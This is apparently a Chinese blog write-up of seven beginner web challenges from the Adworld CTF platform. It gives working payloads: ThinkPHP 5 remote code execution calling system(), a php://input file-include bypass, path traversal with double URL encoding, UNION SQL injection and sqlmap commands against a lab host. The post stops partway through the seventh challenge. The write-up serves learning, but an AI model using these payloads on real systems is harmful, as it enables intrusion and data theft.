攻防世界 web高手进阶区 2分题

原创

思源湖的鱼 于 2020-06-13 23:40:19 发布 534 收藏 2

分类专栏： ctf 文章标签： web 安全 ctf 攻防世界

本文链接：https://blog.csdn.net/weixin_44604541/article/details/106738863

ctf 专栏收录该内容

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

攻防世界web高手进阶区的2分题

1、php-rce

ThinkPHP版本5的相关漏洞

先随便输点东西试试

发现版本号

查了查漏洞

漏洞解析

拿个payload来试

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls
```

发现可用

修改下，寻找flag

```
?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

flag{thinkphp5_rce} flag{thinkphp5_rce}

直接就有了

2、Web_php_include

进来是这么一段php

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```


也就是说“php://”会被忽略
不过strstr是对大小写敏感的,用大写PHP绕过检测

```
/?page=Php://input
```

post输入

```
<?php system('ls')?>
```

查看文件
然后发现一个可能有flag的php
查看内容就是了




发现一些别的解法
四种解法


3、ics-06

题目说了报表中心遭入侵
进去后点来点去确实只有报表中心可以进去


有个日历
还写了个送分题（出题人的恶意）



点来点去没动静
看了看url
有个id，盲猜某个id有问题
就用burpsuite爆破下



还真是，id=2333有问题
url里输入




啧，直接就有flag了（这个id也充满恶意）

4、warmup


进去是个笑脸（充满恶意）

看下源码
源码里有个source.php
打开



```php
        public static function checkFile(&$page)
        {
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }

            if (in_array($page, $whitelist)) {
                return true;
            }

            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }

            $_page = urldecode($page);
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }

    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```


看了看，尝试下hint.php



flag not here, and flag in ffffllllaaaagggg

flag的位置有了
回去看source
根据要求
构造payload

```
?file=source.php?/../../../../ffffllllaaaagggg
```

第一个?表示传参，第二个?用来满足截取

就得到了flag
（这里四层，是试出来的，后来发现，ffffllllaaaagggg暗示了）


flag{25e7bce6005c4e0c983fb97297ac6e5a}

看writeup
url 编码绕过的思路是将?进行两次 url 编码，变为%253f
在服务器端提取参数时自动解码一次，checkFile函数中解码一次，仍会解码为?，可以绕过第四个 if

```
?file=source.php%253f/../../../../fffflllaaaagggg
```

5、NewsCenter

进去点来点去没有东西
只有这么个搜索框
猜测sql注入




先猜字段

```
1' order by 2# 返回正常
1' order by 3# 返回正常
1' order by 4# 返回错误
```

所以有三列


暴库


```
1’ union select 1,2,database()#
```



爆表


```
1' union select 1,2,table_name from information_schema.tables where table_schema='news'#
```






爆列


```
1' union select 1,2,column_name from information_schema.columns where table_name='secret_table'#
```






找到flag了

```
1' union select 1,id,fl4g from secret_table#
```





看writeup
可以用sqlmap

```
sqlmap -u http://192.168.100.161:53459 --data "search=df" #获取注入点
sqlmap -u http://192.168.100.161:53459 --data "search=df" -dbs #获取数据库信息
sqlmap -u http://192.168.100.161:53459 --data "search=df" -D news --tables #获取库内表信息
sqlmap -u http://192.168.100.161:53459 --data "search=df" -D news -T secret_table --columns #获取表内字段信息
sqlmap -u http://192.168.100.161:53459 --data "search=df" -D news -T secret_table -C "fl4g" --dump #获取字段内容，得到flag
```

6、NaNNaNNaNNaN-Batman

一个附件
打开来是一串乱码

```
<script>_='function $(){^Be=^DgetEle^OById("c").value;^Nlength==16^E^be0f24^A233ac^Ae98aa$^Ac7be9^G){^Bt^Hfl^Cs_a^Ci^Ce}^Fn^Ha^C_h0l^Cn^Fr^Hg{^Ce^C_0^Fi^Hit\'^C_^Cn^Fs=[t,n,r,i];for(^Bo=0;o<13;++o){  ^K[0]);^K.splice(0,1)}}}       \'<input id="c"><^L onclick=$()>Ok</^L>\');delete _^A^G^E^Bvar ^C","^Ddocu^O.^E)^Nmatch(/^F"];^B^G/)!=null^H=[" ^Dwrite(^Ks[o%4]^Lbutton^Nif(e.^Oment';for(Y in $='^O^N^L^K     ^H^G^F^E^D^C^B^A')with(_.split($[Y]))_=join(pop());eval(_)</script>
```

最后有个`eval(_)`，应该是这个运行后造成了乱码
改成`alert(_)`，让源码弹出

做个整理


```
function $(){
        var e=document.getElementById("c").value;
        if(e.length==16)
                if(e.match(/^be0f24/)!=null)
                        if(e.match(/233ac/)!=null)
                                if(e.match(/e98aa$/)!=null)
                                        if(e.match(/c7be9/)!=null){
                                                var t=["fl","s_a","i","e}"];
                                                var n=["a","_h0l","n"];
                                                var r=["g{","e","_0"];
                                                var i=["it'","_","n"];
                                                var s=[t,n,r,i];
```

```
                                                    for(var o=0;o<13;++o){
                                                        document.write(s[o%4][0]);
                                                        s[o%4].splice(0,1)
                                                    }
                                                }
}
document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```



看了看要求

- 长度为16
- 以be0f23开头
- 以e98aa结尾
- 包含233ac
- 包含c7be9

得到be0f233ac7be98aa




得到flag




或者直接var那边自己拼凑下就是flag了

7、PHP2

进去是这么个东西
源码里没有东西
抓包扫描也没有东西
url里index.php、admin等常见页面也没有东西
。。。。（哽住）



查了查。。
说是信息在index.phps
而且原题是有提示的！（摔）




意思是

- 需要用GET方式给id参数传递一个为“admin”的值
- 但是会经过一次urldecode

